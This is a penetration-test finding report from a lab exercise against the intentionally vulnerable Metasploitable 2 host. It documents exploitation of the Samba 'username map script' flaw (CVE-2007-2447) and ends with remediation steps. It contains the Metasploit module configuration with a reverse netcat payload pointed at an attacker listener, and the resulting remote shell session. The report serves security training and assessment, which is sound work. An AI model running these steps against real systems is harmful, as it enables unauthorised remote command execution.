

Finding 04 - Samba Usermap Script Command Execution

Metasploitable 2 | Remote Command Execution / Command Shell

Finding	04
Target	192.168.116.129
Port	139/TCP, 445/TCP
Service	Samba / SMB
Version	Samba 3.0.20-Debian
Vulnerability	Samba "username map script" Command Execution
CVE	CVE-2007-2447
Severity	Critical
Metasploit Module	exploit/multi/samba/usermap_script
Result	Successful command execution; command shell session opened

Executive Summary

The Metasploitable 2 target exposes Samba 3.0.20-Debian on TCP 139 and 445. Enumeration identified the exact Samba version, and SearchSploit returned the username-map-script command-execution entry. The Metasploit module exploit/multi/samba/usermap_script was configured against the target and successfully opened a command shell session. This confirms remote command execution against the intentionally vulnerable laboratory host.

1. Discovery

Nmap identified TCP 139 and 445 as Samba/SMB services and fingerprinted the server as Samba 3.0.20-Debian. The host was identified as metasploitable and SMB1 was shown as supported.

Evidence 1 - Nmap Enumeration

The screenshot shows a Kali Linux terminal window with the following content:

```

root@kali: ~
root@kali: ~
(root@kali)~#
root@kali:~# nmap -v 192.168.116.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-04 02:59 EEST
Nmap scan report for 192.168.116.129
Host is up (0.016s latency).

PORT      STATE SERVICE VERSION
139/tcp   open  netbios-ssn Samba smb 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smb 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:28:09:12 (VMware)

Host script results:
_ smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2026-09-01T11:06:53-04:00
_ smb-protocols:
| dialects:
|_ NT LM 0.12 (SMBv1) [dangerous, but default]

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds

(root@kali)~#


```

Figure 1. Nmap enumeration showing Samba 3.0.20-Debian on TCP 139/445.

2. Vulnerability Identification

SearchSploit matched Samba 3.0.20 to the Metasploit username-map-script command execution exploit. The relevant vulnerability is associated with CVE-2007-2447. The report uses the successful exploitation evidence as the practical validation of impact rather than relying on version matching alone.

Evidence 2 - SearchSploit



```
msf6 > searchsploit samba 3.0.20
[*] exec: searchsploit samba 3.0.20
```


Exploit Title	Path
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

Figure 2. SearchSploit result for Samba 3.0.20 usermap-script command execution.

3. Exploitation

The Metasploit module exploit/multi/samba/usermap_script was selected. RHOSTS was set to 192.168.116.129. The displayed payload was cmd/unix/reverse_netcat, using LHOST 192.168.116.128 and LPORT 4444.

Evidence 3 - Metasploit Module and Configuration



```
msf6 > search usermap_script
Matching Modules
#  Name                                     Disclosure Date  Rank       Check  Description
--  --                                     -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.116.129
RHOSTS => 192.168.116.129
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
--      -
CHOST      192.168.116.128 no         The local client address
CPORT      4444             no         The local client port
Proxies    []               no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.116.129 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
--      -
LHOST     192.168.116.128 yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:
#  Name
--  --
0  Automatic
```

Figure 3. Metasploit usermap_script module, target, and payload configuration.

4. Exploitation Result

The exploit reported successful execution and a command shell session opened from 192.168.116.129:39640 to the listener at 192.168.116.128:4444. This provides direct evidence of remote command execution and shell access.

Evidence 4 - Successful Shell Session

```

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.116.128:4444
[*] Command shell session 3 opened (192.168.116.128:4444 → 192.168.116.129:39640) at 2026-09-04 03:04:09 +0300

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:28:09:12
          inet addr:192.168.116.129  Bcast:192.168.116.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe28:912/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:33509 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25450 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2323177 (2.2 MB)  TX bytes:2426533 (2.3 MB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:210 errors:0 dropped:0 overruns:0 frame:0
          TX packets:210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:77177 (75.3 KB)  TX bytes:77177 (75.3 KB)

```

Figure 4. Successful exploitation and command shell session opened by Metasploit.

5. Impact

An attacker able to exploit the vulnerable Samba configuration can execute commands remotely. The confirmed impact in this assessment is remote command execution with a command shell session. Further impact depends on the privileges of the compromised process and the host configuration.

6. Remediation

1. Upgrade Samba to a supported, fully patched release.
2. Remove or disable the vulnerable username-map-script configuration when it is not required.
3. Restrict TCP 139/445 to trusted networks using firewalling and segmentation.
4. Disable legacy SMB1 where operationally possible.
5. Review logs and investigate unexpected command execution on affected systems.

7. References

MITRE CVE-2007-2447; Rapid7 Metasploit module: exploit/multi/samba/usermap_script;
Exploit-DB/SearchSploit Samba usermap-script command execution.

Assessment note: This finding documents exploitation performed against the intentionally vulnerable Metasploitable 2 laboratory target.